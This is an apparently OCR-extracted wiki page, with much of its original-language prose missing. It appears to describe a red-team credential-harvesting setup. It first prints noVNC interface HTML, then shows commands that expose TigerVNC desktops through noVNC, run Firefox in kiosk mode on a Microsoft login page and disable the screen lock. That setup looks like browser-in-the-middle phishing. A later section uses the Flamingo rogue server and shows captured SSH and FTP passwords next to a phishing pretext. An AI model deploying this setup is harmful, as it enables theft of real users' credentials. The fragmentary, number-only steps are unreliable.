            <!--noVNC Touch Device only buttons-->
            <div id="noVNC_mobile_buttons">
                <input type="image" alt="Keyboard" src="app/images/keyboard.svg"
                    id="noVNC_keyboard_button" class="noVNC_button" title="Show Keyboard">
            </div>

            <!-- Extra manual keys -->
            <input type="image" alt="Extra keys" src="app/images/toggleextrakeys.svg"
                id="noVNC_toggle_extra_keys_button" class="noVNC_button"
                title="Show Extra Keys">
            <div class="noVNC_vcenter">
            <div id="noVNC_modifiers" class="noVNC_panel">
                <input type="image" alt="Ctrl" src="app/images/ctrl.svg"
                    id="noVNC_toggle_ctrl_button" class="noVNC_button"
                    title="Toggle Ctrl">
                <input type="image" alt="Alt" src="app/images/alt.svg"
                    id="noVNC_toggle_alt_button" class="noVNC_button"
                    title="Toggle Alt">
                <input type="image" alt="Windows" src="app/images/windows.svg"
```

```
            id="noVNC_toggle_windows_button" class="noVNC_button"
            title="Toggle Windows">
        <input type="image" alt="Tab" src="app/images/tab.svg"
            id="noVNC_send_tab_button" class="noVNC_button"
            title="Send Tab">
        <input type="image" alt="Esc" src="app/images/esc.svg"
            id="noVNC_send_esc_button" class="noVNC_button"
            title="Send Escape">
        <input type="image" alt="Ctrl+Alt+Del" src="app/images/ctrlaltdel.svg"
            id="noVNC_send_ctrl_alt_del_button" class="noVNC_button"
            title="Send Ctrl-Alt-Del">
    </div>
    </div>

    <!-- Shutdown/Reboot -->
    <input type="image" alt="Shutdown/Reboot" src="app/images/power.svg"
        id="noVNC_power_button" class="noVNC_button"
        title="Shutdown/Reboot...">
    <div class="noVNC_vcenter">
    <div id="noVNC_power" class="noVNC_panel">
        <div class="noVNC_heading">
            <img alt="" src="app/images/power.svg"> Power
        </div>
        <input type="button" id="noVNC_shutdown_button" value="Shutdown">
        <input type="button" id="noVNC_reboot_button" value="Reboot">
        <input type="button" id="noVNC_reset_button" value="Reset">
    </div>
    </div>

    <!-- Clipboard -->
    <input type="image" alt="Clipboard" src="app/images/clipboard.svg"
        id="noVNC_clipboard_button" class="noVNC_button"
        title="Clipboard">
    <div class="noVNC_vcenter">
    <div id="noVNC_clipboard" class="noVNC_panel">
        <div class="noVNC_heading">
            <img alt="" src="app/images/clipboard.svg"> Clipboard
        </div>
        <p class="noVNC_subheading">
            Edit clipboard content in the textarea below.
```

```
                </p>
                <textarea id="noVNC_clipboard_text" rows=5></textarea>
            </div>
            </div>

            <!-- Toggle fullscreen -->
            <input type="image" alt="Full Screen" src="app/images/fullscreen.svg"
                id="noVNC_fullscreen_button" class="noVNC_button noVNC_hidden"
                title="Full Screen">

            <!-- Settings -->
            <input type="image" alt="Settings" src="app/images/settings.svg"
                id="noVNC_settings_button" class="noVNC_button"
                title="Settings">
            <div class="noVNC_vcenter">
            <div id="noVNC_settings" class="noVNC_panel">
                <div class="noVNC_heading">
                    <img alt="" src="app/images/settings.svg"> Settings
                </div>
                <ul>
                    <li>
                        <label><input id="noVNC_setting_shared" type="checkbox"> Shared
Mode</label>
                    </li>
                    <li>
                        <label><input id="noVNC_setting_view_only" type="checkbox"> View
Only</label>
                    </li>
                    <li><hr></li>
                    <li>
                        <label><input id="noVNC_setting_view_clip" type="checkbox"> Clip to
Window</label>
                    </li>
                    <li>
                        <label for="noVNC_setting_resize">Scaling Mode:</label>
                        <select id="noVNC_setting_resize" name="vncResize">
                            <option value="off">None</option>
                            <option value="scale">Local Scaling</option>
                            <option value="remote">Remote Resizing</option>
                        </select>
```

```
                    </li>
                    <li><hr></li>
                    <li>
                        <div class="noVNC_expander">Advanced</div>
                        <div><ul>
                            <li>
                                <label for="noVNC_setting_quality">Quality:</label>
                                <input id="noVNC_setting_quality" type="range" min="0" max="9"
value="6">
                            </li>
                            <li>
                                <label for="noVNC_setting_compression">Compression
level:</label>
                                <input id="noVNC_setting_compression" type="range" min="0"
max="9" value="2">
                            </li>
                            <li><hr></li>
                            <li>
                                <label for="noVNC_setting_repeaterID">Repeater ID:</label>
                                <input id="noVNC_setting_repeaterID" type="text" value="">
                            </li>
                            <li>
                                <div class="noVNC_expander">WebSocket</div>
                                <div><ul>
                                    <li>
                                        <label><input id="noVNC_setting_encrypt"
type="checkbox"> Encrypt</label>
                                    </li>
                                    <li>
                                        <label for="noVNC_setting_host">Host:</label>
                                        <input id="noVNC_setting_host">
                                    </li>
                                    <li>
                                        <label for="noVNC_setting_port">Port:</label>
                                        <input id="noVNC_setting_port" type="number">
                                    </li>
                                    <li>
                                        <label for="noVNC_setting_path">Path:</label>
                                        <input id="noVNC_setting_path" type="text"
value="websockify">
```

```
                                    </li>
                                </ul></div>
                            </li>
                            <li><hr></li>
                            <li>
                                <label><input id="noVNC_setting_reconnect" type="checkbox">
Automatic Reconnect</label>
                            </li>
                            <li>
                                <label for="noVNC_setting_reconnect_delay">Reconnect Delay
(ms):</label>
                                <input id="noVNC_setting_reconnect_delay" type="number">
                            </li>
                            <li><hr></li>
                            <li>
                                <label><input id="noVNC_setting_show_dot" type="checkbox">
Show Dot when No Cursor</label>
                            </li>
                            <li><hr></li>
                            <!-- Logging selection dropdown -->
                            <li>
                                <label>Logging:
                                    <select id="noVNC_setting_logging" name="vncLogging">
                                    </select>
                                </label>
                            </li>
                        </ul></div>
                    </li>
                    <li class="noVNC_version_separator"><hr></li>
                    <li class="noVNC_version_wrapper">
                        <span>Version:</span>
                        <span class="noVNC_version"></span>
                    </li>
                </ul>
            </div>
            </div>

            <!-- Connection Controls -->
            <input type="image" alt="Disconnect" src="app/images/disconnect.svg"
                id="noVNC_disconnect_button" class="noVNC_button"
```

```
                title="Disconnect">

            </div>
        </div>

    </div> <!-- End of noVNC_control_bar -->

    <div id="noVNC_hint_anchor" class="noVNC_vcenter">
        <div id="noVNC_control_bar_hint">
        </div>
    </div>

    <!-- Status Dialog -->
    <div id="noVNC_status" style="display: none"></div>

    <!-- Connect button -->
    <div class="noVNC_center">
        <div id="noVNC_connect_dlg">
            <p class="noVNC_logo" translate="no"><span>no</span>VNC</p>
            <div>
                <button id="noVNC_connect_button">
                    <img alt="" src="app/images/connect.svg"> Connect
                </button>
            </div>
        </div>
    </div>

    <!-- Server Key Verification Dialog -->
    <div class="noVNC_center noVNC_connect_layer">
    <div id="noVNC_verify_server_dlg" class="noVNC_panel"><form>
        <div class="noVNC_heading">
            Server identity
        </div>
        <div>
            The server has provided the following identifying information:
        </div>
        <div id="noVNC_fingerprint_block">
            <b>Fingerprint: </b>
            <span id="noVNC_fingerprint"></span>
        </div>
```

```
        <div>
            Please verify that the information is correct and press
            "Approve". Otherwise press "Reject".
        </div>
        <div>
            <input id="noVNC_approve_server_button" type="submit" value="Approve"
class="noVNC_submit">
            <input id="noVNC_reject_server_button" type="button" value="Reject"
class="noVNC_submit">
        </div>
    </form></div>
    </div>

    <!-- Password Dialog -->
    <div class="noVNC_center noVNC_connect_layer">
    <div id="noVNC_credentials_dlg" class="noVNC_panel"><form>
        <div class="noVNC_heading">
            Credentials
        </div>
        <div id="noVNC_username_block">
            <label for="noVNC_username_input">Username: </label>
            <input id="noVNC_username_input">
        </div>
        <div id="noVNC_password_block">
            <label for="noVNC_password_input">Password: </label>
            <input id="noVNC_password_input" type="password">
        </div>
        <div>
            <input id="noVNC_credentials_button" type="submit" value="Send Credentials"
class="noVNC_submit">
        </div>
    </form></div>
    </div>

    <!-- Transition Screens -->
    <div id="noVNC_transition" style="background-color: white; color: white">
        <div id="noVNC_transition_text"></div>
        <div>
        <input type="button" id="noVNC_cancel_reconnect_button" value="Cancel"
class="noVNC_submit">
```

```
        </div>
        <div class="noVNC_spinner"></div>
    </div>

    <!-- This is where the RFB elements will attach -->
    <div id="noVNC_container">
        <!-- Note that Google Chrome on Android doesn't respect any of these,
             html attributes which attempt to disable text suggestions on the
             on-screen keyboard. Let's hope Chrome implements the ime-mode
             style for example -->
        <textarea id="noVNC_keyboardinput" autocapitalize="off"
            autocomplete="off" spellcheck="false" tabindex="-1"></textarea>
    </div>

    <audio id="noVNC_bell">
        <source src="app/sounds/bell.oga" type="audio/ogg">
        <source src="app/sounds/bell.mp3" type="audio/mpeg">
    </audio>
 </body>
</html>
```

.vnc xstartup

```
#!/bin/sh
# Start Gnome 3 Desktop
[ -x /etc/vnc/xstartup ] && exec /etc/vnc/xstartup
[ -r $HOME/.Xresources ] && xrdb $HOME/.Xresources
vncconfig -iconic &
dbus-launch --exit-with-session gnome-session &
```

vnc noVNC

```
tigervncserver -xstartup /usr/bin/gnome-session
noVNC/utils/novnc_proxy --vnc 0.0.0.0:5901 --listen 80

#
tigervncserver -xstartup /usr/bin/gnome-session
noVNC/utils/novnc_proxy --vnc 0.0.0.0:5902 --listen 81

#
```

```
tigervncserver -xstartup /usr/bin/gnome-session
noVNC/utils/novnc_proxy --vnc 0.0.0.0:5903 --listen 82
```

Firefox kiosk

```
wget -O ~/FirefoxSetup.tar.bz2 “https://download.mozilla.org/?product=firefox-
latest&os=linux64"
sudo tar xjf ~/FirefoxSetup.tar.bz2 -C /opt/
sudo ln -s /opt/firefox/firefox /usr/bin/firefox
firefox --kiosk https://login.microsoftonline.com
```

tigerVNC Ubuntu noVNC

1 VNC

2 VNC **kiosk**

3 Ubuntu ( ) GUI

```
gsettings set org.gnome.desktop.lockdown disable-lock-screen 'true'
gsettings set org.gnome.desktop.screensaver lock-enabled false
```

4

5 URL URL VNC

http://example.com/vnc.html?autoconnect=true&password=pass123&resize=remote

Flamingo

1 Rogue ( )

2

3 /

Flamingo (https://github.com/atredispartners/flamingo) Go Rogue SSH, HTT
SNMP

( )


```
   Web01
  alice@raven-med.local
  engineers@dev.raven-med.local



 Web01 FTP Web01 FTP xx@dev.ravem-med.local


Alice
```

flamingo Rouge


```
└─# flamingo
flamingo 0.0.19 is waiting to feed...
{"_etime":"2023-02-27T12:18:32-08:00","level":"info","output":"saving credentials to stdout,
flamingo.log"}
{"_etime":"2023-02-27T12:18:32-08:00","level":"error","output":"failed to start ldap server
[::]:389: failed to listen on [::]:389 (listen tcp 0.0.0.0:389: bind: address already in
use)"}
{"_etime":"2023-02-27T12:18:44-
08:00","_host":"[::1]:52260","_proto":"ssh","_server":"[::]:22","_type":"credential","level":"
warning","method":"pubkey","output":"credential","pubkey":"ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIGjSAhSdF06lNyZ1D5AMqipfdAKUM+lbhCHRHDFBuWuy","pubkey-
sha256":"SHA256:x07F52CBRLvY9CR/W1iguK9MXOrEoiiOEz2LxXqIm5s","username":"root","version":"SSH-
2.0-OpenSSH_9.0p1 Debian-1"}
{"_etime":"2023-02-27T12:18:48-
08:00","_host":"[::1]:52260","_proto":"ssh","_server":"[::]:22","_type":"credential","level":"
```

warning","method":"password","output":"credential","password":"Passw0rd","username":"root","version":"SSH-2.0-OpenSSH_9.0p1 Debian-1"}
{"_etime":"2023-02-27T12:20:15-08:00","_host":"[::1]:44396","_proto":"ftp","_server":"[::]:21","_type":"credential","level":"warning","output":"credential","password":"passw0rd","username":"root"}

Rogue




```
┌──(root kali)-[~/Desktop]
└─# ssh root@localhost
The authenticity of host 'localhost (::1)' can't be established.
RSA key fingerprint is SHA256:5SK9qyaL0HdtcweF/LN48UGmEIetudzd9wrDhoQUc4c.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'localhost' (RSA) to the list of known hosts.
root@localhost's password:
Permission denied, please try again.
root@localhost's password:



┌──(root kali)-[~/Desktop]
└─# ftp localhost
Trying [::1]:21 ...
```

```
Connected to localhost.
220 Welcome to FTP server.
Name (localhost:root): root
331 Username ok, password required
Password:
230 Password ok, continue
421 Service not available, remote server has closed connection.
ftp: No control connection for command
ftp>
```

Revision #22
Created 5 September 2022 03:01:38 by
Updated 26 November 2023 00:30:35 by unknown